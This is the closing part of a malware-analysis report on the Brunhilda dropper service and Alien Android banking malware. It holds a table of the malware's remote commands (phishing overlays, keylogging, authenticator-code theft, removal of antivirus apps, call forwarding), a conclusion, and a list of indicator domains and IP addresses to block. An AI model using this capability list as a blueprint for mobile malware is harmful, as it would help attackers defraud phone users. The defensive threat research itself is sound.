|---|---|
| grabbing_lockpattern | Using overlay attack to grab lockpattern |
| run_record_audio | Uses microphone to record audio |
| run_socks5 | Opens socket on victims phone |
| update_inject | Updates inject files for targeted applications |
| stop_socks5 | Stops sockets |
| rat_connect | Connects to user's file system |
| change_url_connect | Changes the C&C server url |
| request_permission | Requests new permissions |
| change_url_recover | Changes proxy url |
| send_mailing_sms | Sends SMS messages to phones |
| run_admin_device | Requests device admin permission |
| access_notifications | Requests access to notifications |
| url | Opens up an url |
| ussd | Runs ussd codes |
| sms_mailing_phonebook | Send SMS messages to contacts |
| get_data_logs | Gets data logs such as keylogs |
| get_all_permission | Gets granted permission list |
| grabbing_google_authenticator2 | Grabs authenticator codes using accessibility |
| notification | Shows a fake notification |
| grabbing_pass_gmail | Uses gmail phishing overlay |
| remove_app | Removes app from user's phone. Such as AV apps |
| remove_bot | Removes bot from user's phone |
| send_sms | Sends SMS messages to received number |
| run_app | Launches any installed application |
| call_forward | Configures call forwarding |
| patch_update | Patches dropped module |

# 3 Conclusion

The Brunhilda distribution framework utilizes the Google Play Store to distribute Alien malware. Back in 2018, Anubis actors were using the Google Play Store to distribute their samples, but such chains of infection are relatively new. Cybercrime groups started developing DaaS platforms to quickly monetize their business, as it is easy to replace the distributed malware while maintaining a low profile. There is a significant difference between earlier Play Store droppers and the Brunhilda framework. Emulator detection, country filters, and the Android version requirements make it difficult to find dropper applications distributed through the Play Store. Moreover, using proxy networks to cover the DaaS panel makes it hard for the researchers to find the actual service. Following detection of the Brunhilda framework, our PTI team analyzed all artifacts, including the panel, access logs, Alien samples, and dropper applications. This report was made public to raise awareness of the situation and does not contain any confidential data that would identify any person or group.




**Figure 17.** Brunhilda DaaS panel

# 4 Related IOCs

The following IP addresses are related to this DaaS and we recommend you block them immediately :

```
gymwithoutproblems.club
welnessfitnessclub.club
skeletontree.top
ttdom.xyz
95.142.40.68
185.177.93.242
185.177.93.32
185.177.93.72
185.177.93.73
198.54.125.121
185.177.93.120
185.177.92.213
185.177.93.44
185.177.93.145
185.177.93.105
185.177.93.111
45.142.212.216
```

All APKs mentioned in this report and detailed information about IOCs can be retrieved from our github repository : `www.github.com/prodaft/malware-ioc`